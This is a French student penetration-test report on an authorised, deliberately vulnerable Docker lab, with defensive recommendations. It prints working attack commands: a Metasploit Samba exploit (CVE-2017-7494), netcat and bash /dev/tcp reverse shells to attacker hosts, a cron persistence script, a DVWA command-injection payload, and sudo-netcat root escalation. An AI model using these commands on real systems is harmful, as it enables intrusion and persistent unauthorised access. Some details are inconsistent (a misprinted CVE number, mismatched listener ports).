PICOT QUENTIN 2026

RAPPORT SAE PENTESTING

—

Client : Ludovic Laborde

SOMMAIRE


AUTORISATION

Dans le cadre d'un exercice pédagogique de test d'intrusion, une autorisation officielle a été délivrée par M. Ludovic Laborde afin de réaliser des tests de sécurité sur une infrastructure volontairement vulnérable. Les machines ciblées sont déployées sous forme de conteneurs Docker et accessibles uniquement dans un environnement contrôlé.

Ce document contient des informations sensibles et confidentielles relatives à la sécurité informatique des systèmes et réseaux. Il est strictement réservé à un usage interne et ne peut être reproduit, partagé ou diffusé, en tout ou en partie, sans l'autorisation écrite préalable de l'organisation concernée

Ce document a été élaboré dans le cadre d'une évaluation de sécurité réalisée sur des systèmes spécifiquement désignés par l'organisation. Les tests ont été menés dans un environnement contrôlé, en respectant les règles définies, ainsi que les normes légales et éthiques en vigueur.

SCOPE



L'objectif de ce test d'intrusion est d'obtenir un accès au serveur web de la machine cible Nessus à partir d'un poste attaquant sous Kali Linux. La finalité de l'audit est de compromettre totalement le système en réalisant une élévation de privilèges jusqu'à l'obtention des droits root.

Les plages réseau concernées sont :

- 172.18.0.0/16
- 172.19.0.0/16

Les machines cibles identifiées sont :

- 172.18.0.3
- 172.19.0.2
- 172.19.0.3

SCAN DU RÉSEAU

Tout d'abord on se connecte à la machine Kali.

```
┌──(root㉿kali)-[~]
└─# docker exec -it 63250a7e6041 bash
┌──(root㉿63250a7e6041)-[/]
└─# ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.4/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Puis nous analysons le réseau

```
┌──(root㉿63250a7e6041)-[/]
└─# nmap -p- 172.18.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-10 12:44 UTC
Nmap scan report for 172.18.0.1
Host is up (0.0000050s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
8834/tcp open  nessus-xmlrpc
9020/tcp open  tambora
9021/tcp open  panagolin-ident
MAC Address: 02:42:0D:37:E6:FB (Unknown)

Nmap scan report for Nessus.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.0000040s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
8834/tcp open  nessus-xmlrpc
MAC Address: 02:42:AC:12:00:02 (Unknown)

Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.3)
Host is up (0.0000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:12:00:03 (Unknown)

Nmap scan report for 63250a7e6041 (172.18.0.4)
Host is up (0.0000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
6000/tcp open  X11
8080/tcp open  http-proxy
```

Ici nous allons nous arrêter sur 172.18.0.3 et ces ports ouverts

139/tcp open netbios-ssn
445/tcp open microsoft-ds

EXPLOITATION FAILLES

METASPOLIT CVE-2017-9474

On regarde si netbios-ssn a une faille sur exploit-db :

https://www.exploit-db.com/exploits/42084

Utilisation de metasploit

Nous allons donc lancer msfconsole dans notre terminal puis rechercher la cve-2017-7494 que l'on trouve sur la page. On définit le RHOSTS qui est la cible puis on lance l'exploit.

```
msf6 > search CVE-2017-7494

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename     2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
```

```
msf6 exploit(linux/samba/is_known_pipename) > set rhosts 172.18.0.3
rhosts ⇒ 172.18.0.3
msf6 exploit(linux/samba/is_known_pipename) > run
```

Lorsque l'exploit est effectué on peut confirmer en tapant qui montre que nous sommes connectées en root. On sait aussi que le partage est accessible en write.

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

REVERSE SHELL


```
└─# nc -lvnp 9000
listening on [any] 9000 ...
connect to [172.18.0.4] from (UNKNOWN) [172.18.0.3] 33694
```

nc 172.18.0.4 9000 -e /bin/sh j'ai finalement utilisé nc -e car bash -i ne fonctionnait pas.

```
┌──(root㉿63250a7e6041)-[/]
└─# nc -lvnp 9000
listening on [any] 9000 ...
connect to [172.18.0.4] from (UNKNOWN) [172.18.0.3] 33694

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

pour améliorer le shell j'ai importé un python.python -c 'import pty; pty.spawn("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@68788456f5a3:/tmp# ^Z
[2]+  Stopped                 nc -lnvp 9000

┌──(root㉿63250a7e6041)-[/]
└─# stty raw -echo

┌──(root㉿63250a7e6041)-[/]
└─#
nc -lnvp 9000
```

on fait un nano persist.sh
dans /home/tom

```
#!/bin/bash
nc 172.18.0.4 9000 -e /bin/sh
```

puis dans dans /etc/crontab

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * /home/tom/persist.sh
* * * * * /home/tom/persist.sh >> /home/tom/persist.log 2>&1
```

Puis rester sur samba.

Un reverse shell a été établi à la suite de l'exploitation de la vulnérabilité Samba, offrant à l'attaquant un accès distant à la machine cible.

Recommandations

- Mettre à jour le service Samba vers une version 4.6.4 ou plus, intégrant les correctifs de sécurité nécessaires afin d'éliminer la vulnérabilité critique CVE-2017-7494.
- Mettre en place des règles de pare-feu strictes afin de limiter l'accès aux ports 139 et 445 uniquement aux hôtes de confiance, réduisant ainsi significativement la surface d'attaque du service.

SCAN DU RÉSEAU SAMBA

On scanne le réseau après notre arrivée sur la Samba avec nmap -F 172.19.0.0/24.

```
root@68788456f5a3:/tmp# nmap -F 172.19.0.0/24
nmap -F 172.19.0.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2026-01-11 08:01 UTC
Nmap scan report for 172.19.0.1
Host is up (0.000084s latency).
All 100 scanned ports on 172.19.0.1 are closed
MAC Address: 02:42:68:ED:E8:46 (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.000065s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:13:00:02 (Unknown)

Nmap scan report for 68788456f5a3 (172.19.0.3)
Host is up (0.0000070s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

on découvre la machine 172.19.0.2
On voit qu'elle a une page web qui sera notre nouvelle cible.
map scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
80/tcp open http   Apache httpd 2.4.25 ((Debian))

PROXYCHAINS

Configuration de ssh et proxy socks

Lors de l'exploration du réseau, l'accès direct à la machine Web était bloqué par le pare-feu. La machine Samba a donc été utilisée comme point de pivot pour accéder au réseau interne.

L'absence des identifiants SSH a conduit à la mise en place d'une authentification par clé SSH, évitant toute modification de mot de passe susceptible de laisser des traces. Une paire de clés a été générée puis la clé publique a été ajoutée au fichier authorized_keys de la machine Samba, permettant une connexion SSH sécurisée sans mot de passe

Se placer dans le /root/.ssh

Puis générer une clef rsa avec : ssh-keygen -t rsa -b 4096
Puis nous copions la clef qui se trouve dans le id_rsa.pub que nous copions dans authorized_keys.

On va créer un proxy SOCKS qui permet de rediriger le trafic réseau via la machine Samba afin qu'il apparaisse comme interne, ce qui contourne le pare-feu et donne accès aux ressources protégées.

```
ssh -D 9050 root@172.18.0.3
```

on teste si ça fonctionne ce qui est le cas puis dans le fichier

Configuration de proxychains

```
  GNU nano 6.4                    /etc/proxychains.conf
strict_chain

socks4 127.0.0.1 9050
```

s'il n'y a pas de mode dynamic ou strict cela ne fonctionnera pas
on teste si le tunnel fonctionne

```
root@68788456f5a3:~/.ssh# proxychains nmap -Pn -sT 172.19.0.3
```


```
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

On observe qu'en utilisant Proxychains et la machine Samba comme pivot, le trafic a pu être redirigé vers le serveur Web malgré le blocage d'accès direct.


Interface graphique via VNC viewer

Par la suite, VNC Viewer a été utilisé pour accéder à l'interface graphique de la machine Kali Docker.




Accès à une Page Web via Proxychains


sur la machine Samba taper la commande : proxychains firefox 172.19.0.3
mettre en username : admin et en password : password




EXPLOITATION DVWA

puis aller dans





On va écouter sur le port 8200 après l'injection de ';/bin/bash -c '/bin/bash -i >& /dev/tcp/172.19.0.3/2346 0>&1'. Nous allons obtenir un reverse shell sur le port 2346 comme configurer. La connexion sera envoyée à notre kali.



ESCALADE DE PRIVILÈGE

Après l'obtention d'un reverse shell sur la machine Kali, nos actions étaient limitées par des privilèges utilisateur restreints. Dans le but d'identifier une possible escalade de privilèges, nous avons utilisé la commande sudo -l, qui a révélé que netcat pouvait être exécuté en tant que root sans mot de passe.

```
www-data@c2de2d1d08e7:/var/www/html/vulnerabilities/exec$ sudo -l
sudo -l
Matching Defaults entries for www-data on c2de2d1d08e7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on c2de2d1d08e7:
    (root) NOPASSWD: /bin/nc
```

En exploitant cette mauvaise configuration, nous avons utilisé Netcat pour établir un nouveau reverse shell, cette fois avec des privilèges root, ce qui nous a permis d'être en root sur le serveur web.

```
www-data@c2de2d1d08e7:/var/www/html/vulnerabilities/exec$ sudo nc -e /bin/bash 172.19.0.3 2346
<bilities/exec$ sudo nc -e /bin/bash 172.19.0.3 2346
```

puis on se connecte à notre ssh

```
listening on [any] 8200 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46618
whoami
root
```

On observe que nous sommes bien devenus root.

CONCLUSION ET RECOMMANDATIONS

Ce test d'intrusion a mis en évidence plusieurs vecteurs de compromission permettant l'accès complet aux machines cibles et l'escalade de privilèges jusqu'aux droits **root**. Afin de sécuriser durablement l'infrastructure, les mesures suivantes doivent être appliquées.

Sécurisation du service Samba (CVE-2017-7494)

Constat : L'utilisation d'une version obsolète de Samba a permis une exécution de code à distance.

Recommandations :

- Mettre à jour le service Samba vers une version 4.6.4 ou plus, intégrant les correctifs de sécurité nécessaires afin d'éliminer la vulnérabilité critique CVE-2017-7494.
- Mettre en place des règles de pare-feu strictes afin de limiter l'accès aux ports 139 et 445 uniquement aux hôtes de confiance.
- Principe du moindre privilège : Désactiver les droits d'écriture sur les partages non essentiels.

Détection et blocage des Reverse Shells

Constat : L'absence de filtrage en sortie a facilité le maintien d'un accès persistant à distance.

Recommandations :

- Filtrage : Bloquer les connexions sortantes vers des ports inhabituels.
- Hardening : Limiter l'usage d'outils d'administration (Netcat, Python) aux seuls administrateurs système.
- Monitoring : Surveiller les processus suspects et les connexions réseau anormales.

Limitation du Tunnel Proxychains

Constat : Un manque de segmentation a permis de rebondir depuis une machine compromise vers le réseau interne.

Recommandations :

- Cloisonnement : Mettre en œuvre une segmentation réseau pour isoler les machines critiques.
- Filtrage Proxy : Interdire les flux sur les ports de tunnelisation courants (9050,9001).

Gestion des Droits et Élévation de Privilèges

Constat : Des erreurs de configuration des droits système (SUDO/SUID) ont permis une prise de contrôle totale (root).

Recommandations :

- Gestion des droits : Revoir la configuration pour supprimer les permissions excessives.
- Optimisation : Supprimer les applications vulnérables ou obsolètes des environnements de production.

Bilan Final

L'audit révèle que la sécurité de l'infrastructure repose sur trois piliers critiques : la mise à jour logicielle, le cloisonnement réseau et la gestion rigoureuse des privilèges. L'application de ces recommandations permettrait de réduire drastiquement la surface d'attaque et de prévenir une compromission totale du système.